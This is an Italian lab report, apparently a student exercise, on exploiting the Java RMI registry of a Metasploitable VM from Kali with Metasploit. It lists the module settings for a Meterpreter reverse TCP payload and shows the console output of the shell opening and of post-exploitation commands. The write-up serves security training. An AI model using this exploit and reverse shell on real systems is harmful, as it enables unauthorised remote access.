

Progetto S7/L5: Report di attività di sfruttamento vulnerabilità di Java RMI con Metasploit

1 Ambiente operativo

Le attività descritte nel presente report sono state eseguite all'interno di un ambiente di laboratorio virtualizzato tramite l'hypervisor Oracle VirtualBox. La topologia di rete prevede due macchine virtuali attestata sulla medesima sottorete:

- Macchina virtuale *Kali Linux*, come macchina attaccante, con indirizzo IP imposto a 192.168.11.111
- Macchina virtuale *Metasploitable*, come macchina vittima, con indirizzo IP imposto a 192.168.11.112

Lo sfruttamento della vulnerabilità legata al servizio Java RMI è stato condotto utilizzando il framework *Metasploit* tramite l'interfaccia a riga di comando *msfconsole*.

2 Attività di preparazione dell'ambiente operativo


2.1 Sottoambiente della macchina virtuale attaccante: Kali Linux

Nell'ambiente operativo della macchina virtuale attaccante *Kali*, per l'imposizione dell'indirizzo IP 192.168.11.111, è stato modificato come segue il file di configurazione di risoluzione di rete */etc/resolv.conf*:

```
1 nameserver 192.168.11.1
2 nameserver 1.1.1.1
```

Successivamente, l'interfaccia è stata attivata e configurata instradando il traffico tramite i seguenti comandi:

```
1 sudo ip addr add 192.168.11.111/24 dev eth0
2 sudo ip link set eth0 up
3 sudo ip route add default via 192.168.11.1 dev eth0
```





Schermata dell'output dei comandi `ip a` (per l'indirizzo IP e lo stato delle interfacce di rete del sistema della macchina viruale) e `ping` per la verifica di connessione con la macchina vittima virtuale all'indirizzo 192.168.11.112

2.2 Sotto-ambiente della macchina virtuale vittima: Metasploitable

Nell'ambiente operativo della macchina virtuale Metasploitable, per l'imposizione dell'indirizzo IP 192.168.11.112, è stato modificato il file di configurazione `/etc/network/interfaces` relativo al servizio `networking`, il quale gestisce le interfacce di rete nel sistema operativo Ubuntu presente nella macchina vittima *Metasploitable*. Il file di configurazione è stato configurato come segue:

```
1 auto eth0
2 iface eth0 inet static
3     address 192.168.11.112
4     netmask 255.255.255.0
5     gateway 192.168.11.1
6     dns-nameservers 192.168.11.1 1.1.1.1
```

E' stato eseguito in seguito il comando `sudo /etc/init.d/networking restart` per l'applicazione della configurazione modificata.



Schermate di modifica del file di configurazione `/etc/network/interfaces` e output dei comandi `ip a` e `ping` (per la prova di connessione all'indirizzo IP 192.168.11.111)

3 Analisi del servizio Java RMI sulla macchina vittima

Poichè dall'analisi del software `nmap` con l'indirizzo IP della macchina vittima, ovvero 192.168.11.111, e la porta del servizio 1099, come parametri, è conseguito che la porta è aperta e raggiungibile e che il servizio in ascolto è `java-rmi`, con descrizione "GNU Classpath `grmiregistry`". Di conseguenza, per l'analisi di questo servizio, in esecuzione sulla macchina vittima, è stato utilizzato il software `metasploit`, con il modulo `exploit/multi/misc/java_rmi_server`. Prima dell'esecuzione del comando `run` sono stati impostati i seguenti parametri con il comando `set`:

Parametro	Valore impostato	Descrizione del parametro
RHOSTS	192.168.11.112	Indirizzo IP del target (Metasploitable)
RPORT	1099	Porta TCP/IP remota del servizio Java RMI
PAYLOAD	java/meterpreter/reverse_tcp	Payload Meterpreter inverso in Java
LHOST	192.168.11.111	Indirizzo IP del listener di ritorno (Kali)
LPORT	4444	Porta TCP/IP del listener di ritorno (Kali)
HTTPDELAY	20	Secondi di attesa per la richiesta del payload
WfsDelay	20	Secondi aggiuntivi per la ricezione della sessione a seguito dell'inoltro del payload

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/hG0uxSt7UGt7
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38299) at 2026-07-24 11:15:15 -0400

meterpreter >
```

Schermata del tentativo di exploit riuscito al servizio *java-rmi*, e di creazione della sessione della *shell* meterpreter

4 Sessione meterpreter e evidenze trovate

Dalla creazione della sessione della shell meterpreter, ottenuta nel precedente paragrafo, si è eseguito il comando `shell`, per poi eseguire i seguenti comandi:

- `ip a` per l'ottenimento delle informazioni relative alle interfacce di rete attive al momento del comando
- `ip route` per l'ottenimento della tabella di routing del kernel della macchina vittima

Di seguito vengono riassunte in forma tabellare le evidenze relative alla configurazione di rete e all'instradamento della macchina vittima, ricavate durante la fase di post-exploitation.

Interfaccia	Stato	Indirizzo IPv4	Indirizzo IPv6
loopback lo	attiva UP	127.0.0.1/8	::1/128
eth0	attiva UP	192.168.11.112/24	fe80::a00:27ff:fe64:2e8b

Tabella di routing logica del target (`ip route`):

Destinazione	Gateway	Interfaccia	Ambito e Note (Scope)
192.168.11.0/24	Diretto 0.0.0.0	eth0	Link locale. Consente la comunicazione diretta con la macchina Kali.
Default 0.0.0.0/0	192.168.11.1	eth0	Instradamento esterno per le reti non locali ed eventuale traffico Internet.

```
Session Actions Edit View Help

Id Name
--
0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/hG0uxSt7UGt7
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38299) at 2026-07-24 11:15:15 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
bin bash -i
/bin/sh: line 1: bin: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:64:2e:8b brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
        inet6 fe80::a00:27ff:fe64:2e8b/64 scope link
            valid_lft forever preferred_lft forever
ip route
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.112
default via 192.168.11.1 dev eth0 metric 100
exit
meterpreter >
```

Schermata del tentativo di exploit al servizio *java-rmi*, di creazione della sessione della *shell* meterpreter e di esecuzione dei comandi

`ip a` e `ip route`